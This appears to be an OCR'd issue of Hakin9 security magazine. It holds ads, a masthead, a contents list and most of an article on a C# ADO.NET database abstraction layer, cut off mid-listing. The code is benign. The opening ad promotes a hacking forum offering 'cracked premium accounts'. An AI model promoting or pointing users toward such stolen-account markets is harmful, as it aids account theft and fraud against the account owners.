HAKIN9

FOR FREE

PRACTICAL PROTECTION

IT SECURITY MAGAZINE

HARD DISK DIAGNOSTICS: OPPORTUNITIES AND SOLUTIONS

CREATING A SUCCESSFUL BYOD SECURITY BLUEPRINT

E-MAIL SPAM FILTERING AND NATURAL LANGUAGE PROCESSING

CRACK HACK FORUM

CHF is regarded as one of the best online hacking communinity with over 76k+ members.

CHF was created by a renowned hacker and web specialist named ProVirus.


-CHF-

- CHF has over 2k+ tutorials teaching you the very art of hacking from the very basic to the most advanced level.
- Has a special forum for cracked premium accounts worth thousands of dollars.
- The VIP section is filled with the tools and tutorials unseen elsewhere making the section unique.

Join CHF NOW!!!

www.CrackHackForum.com

Greetings to: Srinuboy, Terrorbyte, Rain112, Hacker4life, Rynaldo, Mschoudhry, Fakhru



Cloud-based training – access content 24/7 from anywhere with ease.

Hands-on labs – gain practical experience from a "hacker's" perspective.

Constantly updated curriculum – new modules added monthly.

Direct mentoring and 1 on 1 instructor interaction.

Content covers:
– Hacking fundamentals
– Recon, network, server, client, and web pentesting
– Pentest structure
– Reverse engineering
– Digital forensics &more!

Teaches the latest offensive security techniques from beginner through cutting edge.

Are you thinking like a HACKER yet?

www.thehackeracademy.com

The Hacker Academy

Hakin9 team

Editor in Chief: Grzegorz Tabaka
grzegorz.tabaka@hakin9.org

Editorial Advisory Board: *Craig S Wright, Armando Romeo, Stavros N. Shiaeles and Vasilios Katos, Elizabeth Shaw, Wong Chon Kit, Abdy Martínez, Marcelo Carvalho, Mervyn Heng*

Proofreaders: Bob Folden, Nick Malecky

Top Betatesters: Nick Baronian, John Webb, Ivan Burke

Special Thanks to the Beta testers and Proofreaders who helped us with this issue. Without their assistance there would not be a Hakin9 magazine.

Senior Consultant/Publisher: Paweł Marciniak

CEO: Ewa Dudzic
ewa.dudzic@software.com.pl


Production Director: Andrzej Kuca
andrzej.kuca@hakin9.org

DTP: Ireneusz Pogroszewski
Art Director: Ireneusz Pogroszewski
ireneusz.pogroszewski@software.com.pl

Publisher: Software Press Sp. z o.o. SK
02-682 Warszawa, ul. Bokserska 1
Phone: 1 917 338 3631
www.hakin9.org/en

DISCLAIMER!

The techniques described in our articles may only be used in private, local networks. The editors hold no responsibility for misuse of the presented techniques or consequent data loss.



Dear Readers,

Currently publishing our first free magazine to share with you our professional content with outstanding IT security skills. You can expect interesting articles from Biometrics, USB security, Buffer Overflov, Adobe Security and Cryptography issues. Our authors prepared this content showing us a general daily theory into practice and every article has its own message.

We can guarrantee that you will enjoy the reading from cover to cover.
Hakin9 Team

A thin database access abstraction layer for ADO.NET on .NET / Mono 06

By Moreno Airoldi

Later, Microsoft released a successor to ODBC: OLE DB. This new technology was object oriented, based on COM – component object model, and aimed to improve its predecessor in terms of performance, providing a way to write drivers which were less abstracted and closer to the database server's APIs, and more open to non-relational database systems. Although it was widely used, mainly because Microsoft made it the standard way to access their database system SQL Server, it never became as popular as ODBC. One of the main factors that prevented OLE DB to be adopted was the fact it is available on Windows only.

Creating a Successful BYOD Security Blueprint 20

By Robert Keeler

A new wave of digital devices are becoming the employee data access tools of choice. Tablets and smart phones have greatly enhanced efficiency, increased mobility, and have augmented productivity in the professional and personal lives of the employees who use them. The benefits are fueling a race to enable these personally owned digital devices in the enterprise environment. But are these devices safe for the companies that allow them?

E-mail Spam Filtering and Natural Language Processing 28

By Yufan Guo

NLP is an interdisciplinary field that aims to automatically analyze, understand and generate human (natural) languages. This article is a brief introduction of how to apply NLP techniques to spam filtering. It discusses spam filtering from the perspective of natural language processing (NLP). The author explains the features (e.g. binary features, TF-IDF, domain-specific features) and the machine learning models (e.g. RIPPER, Naïve Bayes Classifier, SVM) that are commonly used for this task, along with their performance on different data sets.

There's Nothing But Data Out There 32

By Craig S Wright

In all of this, we have a society that is reliant on systems and data. Here, we see a new need to be even more vigilant than we have been in the past. When food systems are based on SCADA style controls, there is far less room for allowing rouge access to the databases and systems that run the controls that enable this future? Security has always been important, but as a future career, it is one that is not going to disappear. We may see automated systems replace even skilled jobs (such as a pilot), but it will be a long time before we start to have secure systems that do not involve people.

Advanced SQL Injection in the real world 38

Dmitry Evteev

These days, most information security experts are well aware of almost all the classes of typical threats and vulnerabilities of information systems. But so are hackers. This means that the information system properties, which an attacker can leverage to harm the system owner interests, have become common knowledge.

A Thin Database Access

Abstraction Layer For ADO.NET on .NET / Mono

Despite the many attempts to create a standard and abstract way to access and use database systems from code, we are still struggling with many small and big differences which force us to change some implementation details when changing database server.

What you will learn…

- How to implement and use a thin database access abstraction layer on top of ADO.NET.

What you should know…

- Programming in C# with .NET and/or Mono.
- Using ADO.NET.
- A good knowledge of ODBC and OLE DB.
- A good knowledge of relational database systems and SQL.

Although in the last few years the use of non-relational database systems, most notably NoSQL database systems, has considerably grown, relational database systems remain one of the most widely used form of data storage.

The relational database paradigm dates back to the 60s, and consists in arranging data in static structures called *tables*. Each table will contain one or more *rows* or *records*, and each record will contain aggregated data organized in one or more *columns*, each *column* representing a specific piece of information. Different tables may be linked by means of *relations*, hence the term relational database.

In the 70s and 80s a large number of *database management systems* (DBMS) were created, and the SQL structured query language initially developed by IBM quickly became the standard way to pilot database systems in order to organize, store and retrieve data.

While other data storage paradigms were developed during and after the 80s, like for example *object-oriented* and NoSQL databases, the relational model was widely adopted and became a standard.

With the development of the IT systems, both in terms of hardware and software, the separation between the application logic and the underlying database system quickly widened. The standard architecture would comprise one or more database servers and many client applications. Database servers became specialised and stand-alone pieces of software, which would provide services to client software through SQL or some other custom language or set of APIs.

Switching from one database server to another was still a challenge, both in terms of acquiring the specific know-how and having to re-write the client application software. Every database server had a specific set of tools and libraries which were to be integrated in client software in order to access and use the server. Even when the SQL language was used, each database system had some syntactic differences in one or more functions.

ODBC (*open database connectivity*) was one of the first technologies developed to abstract the process of connecting to a database server and accessing its services, and arguably the most successful. It was developed by Microsoft and was based on an earlier set of specifications for database portability and interoperability: CLI (*Call Level Interface*).

ODBC offered a set of C-style APIs which abstracted the process of connecting to a database server, sending queries by mean of the SQL language and getting results in the form of data sets. Database server providers would distribute the software needed to cross the gap between ODBC and their own data access APIs, in the form of ODBC drivers.

While the many differences in how each database server operated, in terms of different database and table structure and different SQL syntax, still presented

a few problems in obtaining a real abstraction, the basic and common functionalities were all nicely handled by the ODBC layer, which also managed some specific implementation details and let the client software programmer focus more on the application logic.

ODBC is widely adopted and implemented in many of the most used operating systems, like Linux, BSD, Windows and Mac OS.

Later, Microsoft released a successor to ODBC: OLE DB. This new technology was object oriented, based on COM – component object model, and aimed to improve its predecessor in terms of performance, providing a way to write drivers which were less abstracted and closer to the database server's APIs, and more open to non-relational database systems. Although it was widely used, mainly because Microsoft made it the standard way to access their database system SQL Server, it never became as popular as ODBC. One of the main factors that prevented OLE DB to be adopted was the fact it is available on Windows only. Being based on COM, a Windows-only technology, it would be hard, if not impossible to port it to other operating systems.

The doom for OLE DB was spelled at the end of the 90s, when Microsoft decided to switch its focus away from COM, a technology which although highly successful, was very complex to maintain and to develop for, and not ideal to fight the emerging Java platform on its own ground. With its new technology for software development: the .NET Framework, specifically designed to compete with Java, from which it took almost all of its features; Microsoft presented yet another database access technology: ADO.NET.

This new technology was a .NET specific abstraction layer, standing on top of OLE DB and ODBC, while offering a way for database server providers to develop yet another kind of specific database connection drivers, called Data Providers, which would inherit and extend ADO.NET's basic structure.

.NET Data Providers come in the form of DLLs (dynamic-link libraries) you can include in your solutions, which provide a full set of classes specific to the database server. For example, the MySQL Provider will present classes like `MySqlConnection`, `MySqlCommand` and so on.

The basic .NET Framework distribution includes three Data Providers: one for ODBC, one for OLE DB and a specific one for SQL Server. It is to be noted that in the first version of .NET the ODBC Data Provider was not included in the default distribution, and required a separate download, but it was included in .NET 2 and later distributions.

Microsoft recently announced that they will drop support for OLE DB in the near future, and invited developers to switch back to ODBC (*http://blogs.msdn.com/b/sqlnativeclient/archive/2011/08/29/microsoft-is-aligning-with-odbc-for-native-relational-data-access.aspx*).

The need for abstraction

So, here we are in the second decade of the 21st century, and some of the concerns for database access abstractions we had back in the 90s still stand. Most notably, if we are using .NET or its cross-platform implementation *Mono*:

- changing database server may still force us to somehow modify our existing code
- the differences in SQL syntax and data handling between database servers are still there

Now, ADO.NET does a fairly good job of handling these problems for us, and to be honest it does provide the tools we need to overcome them.

Still, a few years ago, when faced with the need to write applications which should be as abstracted as possible from the specific database server to be used, I started to consider writing my own abstraction layer.

I had two more constraints:

- we needed a technology we could use in cross-platform development, both on .NET/Windows and Linux/Mono
- we needed to be able to easily log all the queries generated by our applications

At that time I also had to face an issue with the ADO.NET implementation in Mono, which in some specific architectures presented a bug in string handling, which

Listing 1. *A simple ODBC data access example*

```
…
using System.Data.Odbc;
…
try
{
    OdbcConnection conn = new OdbcConnection(...);
    conn.Open();
    OdbcCommand cmd = conn.CreateCommand();
    cmd.CommandText = ...;
    OdbcDataAdapter da = new OdbcDataAdapter(cmd);
    …
}
catch (OdbcException ex)
{
    ...
}
…
```

prevented the use of command parameters. This was another strong point for writing my own solution.

A First Approach

My first thought was to write a complete set of classes which would extend ADO.NET's basic structure, and use dependency injection to abstract this new set of classes from the specific database access technology we would use.

Let's have a look at how I would go on adapting my existing code if I were to use basic ADO.NET and needed to switch for example from ODBC to OLE DB (I'll use a separate `Command` object to stress the point, even if it could be discarded): Listing 1.

Even in such a small and insignificant example, if I wanted to switch to OLE DB I'd have to make quite a few changes: Listing 2.

And so on. I quickly discarded the idea to write a full set of classes, cause then I would incur in the same problem if, for some reason, I needed to switch back to basic ADO.NET.

I wanted something simple and powerful, which would allow me to switch back and forth by changing a single line of code (or little more). I thought about using the *Factory Pattern* to abstract my code from the concrete implementation of the specific database connection, and then using the basic interfaces provided by ADO.NET for the remaining code, which would then be standard and re-usable.

What I proposed to achieve was something like: Listing 3.

If this makes you think about Java's JDBC technology, well spotted – that's exactly the idea!

Now by simply changing the two highlighted statements I would be able to switch back to basic ADO.NET, and by reading the values for `DbConnectionType` and `DbConnectionString` from a settings file, I would completely abstract my code from the actual database connection type.

A side note: catching all exceptions as you see in this example may not be considered a good solution, depending on the scenario, but that's not our main focus at this time.

This sounded like a good solution, and rather elegant. Still, I had one big concern.

While it would work nicely for using different *Data Providers*, I would still have to create some kind of wrapper class for each *Data Provider*. Actually, since my goal was being able to switch to a different database system without changing the code or re-compiling, I would have had to use *Reflection* to inject the provider DLL at run time. Just like JDBC does.

I was not sure it was worth it, especially since supporting just the three basic *Data Providers* (ODBC, OLE DB, SQL Server) I would actually be able to connect to virtually any database system!

The Final Design

I needed a much simpler and more effective solution. I resolved to ignore the fact I was possibly breaking the *Single Responsibility Principle* (which basically says

Listing 2. *A simple OLE BD data access example*

```
…
using System.Data.OleDb;
…
try
{
    OleDbConnection conn = new OleDbConnection(...);
    conn.Open();
    OleDbCommand cmd = conn.CreateCommand();
    cmd.CommandText = ...;
    OleDbDataAdapter da = new OleDbDataAdapter(cmd);
    …
}
catch (OleDbException ex)
{
    ...
}
…
```

Listing 3. *An example of abstraction using the Factory Pattern*

```
…
using System.Data;
…
try
{
    string DbConnectionType = …;
    string DbConnectionString = …;
    MyDbConnection conn = MyDbConnectionFactory.Crea
                    teConcreteConnection(DbConnectio
                    nType, DbConnectionString);
    conn.Open();

    cmd.CommandText = ...;
    IDbDataAdapter da = conn.CreateDataAdapter(cmd);
    …
}
catch (Exception ex)
{
    ...
}
…
```

a class should be limited to a single and very specific function, in order to make it more manageable, reduce tight coupling and ease the creation of unit tests), and decided to come up with a single class, which would be responsible for managing those aspects that could not be abstracted by using interfaces.

It was clear to me that the right choice was to create a new `Connection` class. I called my data abstraction framework XData, and my new class would be `XDataConnection`.

By choosing the basic functionalities I wanted to obtain from my connection object and using encapsulation (and some nasty switch statements!) I quickly wrote the first version of my `XDataConnection` wrapper class.

Let's have a look at a complete, although simple, example of using XData: Listing 4.

Listing 4. *XData in action*

```
…
using System.Data;
using STA.XData;
…
        DataSet GetSomeData(XDbConnectionType
                    dbConnectionType, string
                    dbConnectionString)
        {
            XDbConnection conn = null;
            try
            {
                // *** Connect to the DB server ***
                conn = new XDbConnection(dbConnectio
                    nType, dbConnectionString);
                conn.Open();

                // *** Create the DataSet object ***
                DataSet ds = new DataSet();

                // *** Get some data and fill the
                    dataset using a DataAdapter
                    object ***
                IDbDataAdapter da = conn.CreateDataA
                    dapter("SELECT * FROM MyTable");
                da.Fill(ds);

                // *** Return the DataSet ***
                return ds;
            }
            finally
            {
                if (conn != null) conn.Close();
            }
        }
…
```

Listing 5. *SQL script to build the test database in MySQL*

```
CREATE DATABASE Test;
USE Test;

CREATE TABLE EventLog (
  'DateAndTime' DATETIME NOT NULL DEFAULT '1900-01-
                  01 00:00:00',
  'ID' INT(11) NOT NULL DEFAULT '0',
  'Description' VARCHAR(100) NOT NULL DEFAULT '',

  PRIMARY KEY ('DateAndTime', 'ID')
) ENGINE=INNODB;

CREATE TABLE EventCounters (
  'ID' INT(11) NOT NULL DEFAULT '0',
  'Count' INT(11) NOT NULL DEFAULT '0',
  'TS' TIMESTAMP NOT NULL DEFAULT CURRENT_TIMESTAMP
                  ON UPDATE CURRENT_TIMESTAMP,
  PRIMARY KEY ('ID')
) ENGINE=INNODB;

GRANT SELECT,INSERT,UPDATE,DELETE ON Test.* TO
                  testuser IDENTIFIED BY 'testpw';
FLUSH PRIVILEGES;
```

By passing in different values for the connection type, I can switch to a different *Data Provider* and by changing the connection string I can connect to different database systems.

Also note that this way we are using, out of the box, all of the great functionalities ADO.NET provides, like for example *Data Adapters*, which allow us to automatically create `INSERT`, `UPDATE` and `DELETE` commands without having to write in-code SQL statements.

At this point I was confident the solution was solid and I would never have to switch back to basic ADO.NET, so I started extending the `XDataConnection` class by adding a few helper functions.

The helper functions `BuildCommands()` and `BuildCommandsFromSchema()` can be used to quickly access the power of Data Adapters. While the former is simply




Figure 1. *Test database diagram*

a shortcut for building all the `DataAdapter` commands, the latter also allows you to specify which columns you want to include in the queries. `BuildCommandsFromSchema()` will use the connection's `FillSchema()` function to get the primary key columns from the database and use them to build the queries. You can also provide some extra SQL like for example and ORDER BY clause.

Another handy function is `DataAdapterUpdate()`. It's a shortcut to perform an update of the modifications made to a *DataSet Table* via a *DataAdapter* object, writing the changes to the database.

Putting It All Together: A Real World Example

Let's now have a look at a real world example of using `XDataConnection`. We will be building a simple event logger. Let's say our application needs to log events to a database – each event will have a numeric ID (32-bit integer) and a description (string). We also want to log date and time and keep a count of the number of times each type of event occurred in a separate table. The event ID will be used to link the two tables. Our test database will thus containing two tables: *EventLog* and *EventCounters* (Figure 1).

If we are using MySQL, we can build the test database with the following SQL script: Listing 5.

I added *TimeStamp* columns to both tables, which is usually a good idea for debugging purposes.

For this example, a *DateTime* column is enough – in a real world situation, we would also add a separate column for holding milliseconds, since *MySQL's DataTime* fields precision is only to the second.

We will also assume that our events are logged from a single application, so we won't have to think about concurrency and locking when updating the tables. We will anyhow use transactions to keep our event-logging action atomic from the application's point of view.

I will not add thread-safety to our event logger class since it's out of the scope of this article, but it can be easily done using the `lock()` statement. This goes for all the examples in this article.

Here is how we would build our event logger class: Listing 6.

As you can see the code is abstracted from the specific database connection, and we are using the add-on functionalities provided by our `XDataConnection` class.

Note that I am inserting the value of `ID` directly in the SQL code, while I should be using a *Parameter*. Since it's a numeric integer value it will anyhow be formatted in a way that should be OK for all database systems. We won't focus on this since it's just an example, but it should be avoided in production code.

And here is an example of how our application can use this event logger class. I will be putting the database connection type and connection string directly in the code, just for the sake of this example. In this case we are using ODBC to connect to our MySQL server, so you will have to configure the *Test DSN* before running this code.

```
SimpleEventLogger MyLogger = new
SimpleEventLogger(XDbConnectionType.Odbc,
"DSN=Test;UID=testuser;PWD=testpw");
MyLogger.LogEvent(1, "Test 1");
MyLogger.LogEvent(2, "Test 2");
```

`XDataConnection` provides a couple of helper functions to translate the database connection type to and from text: `ConnectionTypeFromString()` and `ConnectionTypeToString()`. These are very handy when reading from or writing to a text settings file. Accepted text values are `"ODBC"`, `"OLEDB"` and `"SQL"`.

For example, `XdbConnection.ConnectionTypeFromString("ODBC")` returns `XdbConnectionType.Odbc` and `XdbConnection.ConnectionTypeToString(XDbConnectionType.OleDb)` returns `"OLEDB"`.

Creating Custom SQL Commands

If you need to create custom SQL commands, for example to implement JOINs or perform some kind of other custom task, I extended `XDataConnection` to provide a few helper functions which help in the process of creating and using *Command Parameters*.

Parameter names in SQL commands must conform to different rules depending on the kind of database connection technology, or database server, we are using.

When using ODBC, all parameter names in the SQL code must be specified as question marks ("?"), and the corresponding *Parameter* objects must be added to your *Command* object in the correct order.

When using OLE DB or the SQL Server data adapter, all parameter names must begin with the "at" symbol ("@").

In order to abstract our code from this kind of differences, we can use the `ParamName()` and `ParamNameSQL()` functions provided by `XDataConnection`. A `CreateParameter()` function is also available to quickly build a *Parameter* object, and it implicitly uses `ParamName()`. You can specify the parameter name, type and optionally size (for example for string parameters) and null-ability.

For example, if I want to join the two tables from our event logger example, to show each single instance of any event which occurred at least a certain number of times, this is how I would create and execute my query (the provided function should be added to the `SimpleEventLogger` class): Listing 7.

And this is how I would then call it:

Listing 6a. *A simple event logger class*

```
using System;
using System.Data;
using System.Text;
using STA.XData;

namespace XData_Test
{
    internal class SimpleEventLogger
    {
        // *** Database connection information ***
        private XDbConnectionType m_ConnectionType;
        private string m_ConnectionString;

        // *** Constructor ***
        internal SimpleEventLogger(XDbConnectio
                    nType ConnectionType, string
                    ConnectionString)
        {
            m_ConnectionType = ConnectionType;
            m_ConnectionString = ConnectionString;
        }

        // *** Log an event ***
        internal void LogEvent(int ID, string
                    Description)
        {
            XDbConnection DB_Conn = null;
            IDbTransaction DB_Trans = null;
            try
            {
                // *** Connect to the DB server ***
                DB_Conn = new XDbConnection(m_
                    ConnectionType, m_
                    ConnectionString);
                DB_Conn.Open();

                // *** Start a transaction ***
                DB_Trans = DB_Conn.BeginTransaction();


                DataSet ds = new DataSet();

                // *** Create a DataAdapter object for
                    the EventLog table ***
                IDbDataAdapter DA_EventLog = DB_Conn.C
                    reateDataAdapter();
                string[] cols = new string[] {
                    "DateAndTime", "ID", "Description"
                    };
                DB_Conn.BuildCommandsFromSchema(DA_
                    EventLog, ds, "EventLog", "ID IS
                    NULL", cols, DB_Trans);

                // *** Log the event ***
                DataRowCollection DRC_EventLog =
                    ds.Tables["EventLog"].Rows;
                object[] newdata = new object[] {
                    DateTime.Now, ID, Description };
                DRC_EventLog.Add(newdata);

                // *** Apply the changes ***
                DB_Conn.DataAdapterUpdate(DA_EventLog,
                    ds, "EventLog");

                // *** Create a DataAdapter object for
                    the EventCounters table ***
                IDbDataAdapter DA_EventCounters =
                    DB_Conn.CreateDataAdapter();
                cols = new string[] { "ID", "Count" };
                StringBuilder sb = new
                    StringBuilder("ID=");
                sb.Append(ID);
                DB_Conn.BuildCommandsFromSch
                    ema(DA_EventCounters, ds,
                    "EventCounters", sb.ToString(),
                    cols, DB_Trans);

                // *** Update the event counter ***
                DB_Conn.FillDataSet(DA_EventCounters,
                    ds, "EventCounters");
                DataRowCollection DRC_EventCounters =
                    ds.Tables["EventCounters"].Rows;
                if (DRC_EventCounters.Count < 1)
                {
                    newdata = new object[] { ID, 1 };
                    DRC_EventCounters.Add(newdata);
                }
                else
                {
                    DataRow DR_EventCounters = DRC_
                    EventCounters[0];
                    DR_EventCounters.BeginEdit();
                    DR_EventCounters["Count"]
                    = Convert.ToInt32(DR_
                    EventCounters["Count"]) + 1;
                    DR_EventCounters.EndEdit();
                }

                // *** Apply the changes ***
                DB_Conn.DataAdapterUpdate
                    (DA_EventCounters, ds,
                    "EventCounters");

                // *** Commit the transaction ***
```

```
SimpleEventLogger MyLogger = new
SimpleEventLogger(XDbConnectionType.Odbc,
"DSN=Test;UID=testuser;PWD=testpw");
DataSet ds = MyLogger.GetEventsWithMinOccurrenceCount(3);
```

Note that by using all this in-code SQL we are risking to break the whole abstraction thing. Joins are one of the SQL functions which present a different syntax in each database system. In this example I purposely used an implicit JOIN instead of using the explicit LEFT JOIN command provided by MySQL, cause this implicit join syntax should be standard for all database systems.

The Issue With Mono

While this solution was working just fine on Windows/.NET, I still had my issue with *Mono*. Not being able to use *Parameters* meant going back to writing in-code SQL and giving up on using *Data Adapters* to automatically generate commands.

Listing 6b. *A simple event logger class*

```
                DB_Trans.Commit();
            }
            catch (Exception)
            {
                // *** If an exception gets thrown,
                    rollback the transaction ***
                if (DB_Trans != null) DB_
                    Trans.Rollback();


                throw;
            }
            finally
            {
                // *** Close the connection ***
                if (DB_Conn != null) DB_Conn.Close();
            }
        }
    }
}
```

Listing 7. *Creating a custom JOIN SQL command*

```
…
internal DataSet GetEventsWithMinOccurrenceCount(int
                    MinOccurrenceCount)
{
    XDbConnection DB_Conn = null;
    try
    {
        // *** Connect to the DB server ***
        DB_Conn = new XDbConnection(m_ConnectionType,
                    m_ConnectionString);
        DB_Conn.Open();

        // *** Create the DataSet object ***
        DataSet ds = new DataSet();

        // *** Create custom JOIN SQL command ***
        string Count_Par_Name = "Count";

        StringBuilder sb = new StringBuilder("SELECT
                    C.Count,E.ID,E.Description,E.DateA
                    ndTime");
        sb.Append(" FROM EventLog E,EventCounters C
                    WHERE C.Count>=");
        sb.Append(DB_Conn.ParamNameSQL(Count_Par_
                    Name));
        sb.Append(" AND C.ID=E.ID");
        sb.Append(" ORDER BY C.Count,E.ID,E.DateAndTi
                    me");

        IDbCommand DB_Cmd = DB_Conn.CreateCommand(sb.T
                    oString());

        IDbDataParameter par = DB_Conn.CreateParameter
                    (Count_Par_Name, Type.GetType("Sys
                    tem.Int32"));
        DB_Cmd.Parameters.Add(par);

        // *** Get data and fill the dataset using a
                    DataAdapter object ***
        IDbDataAdapter da = DB_Conn.CreateDataAdapte
                    r();
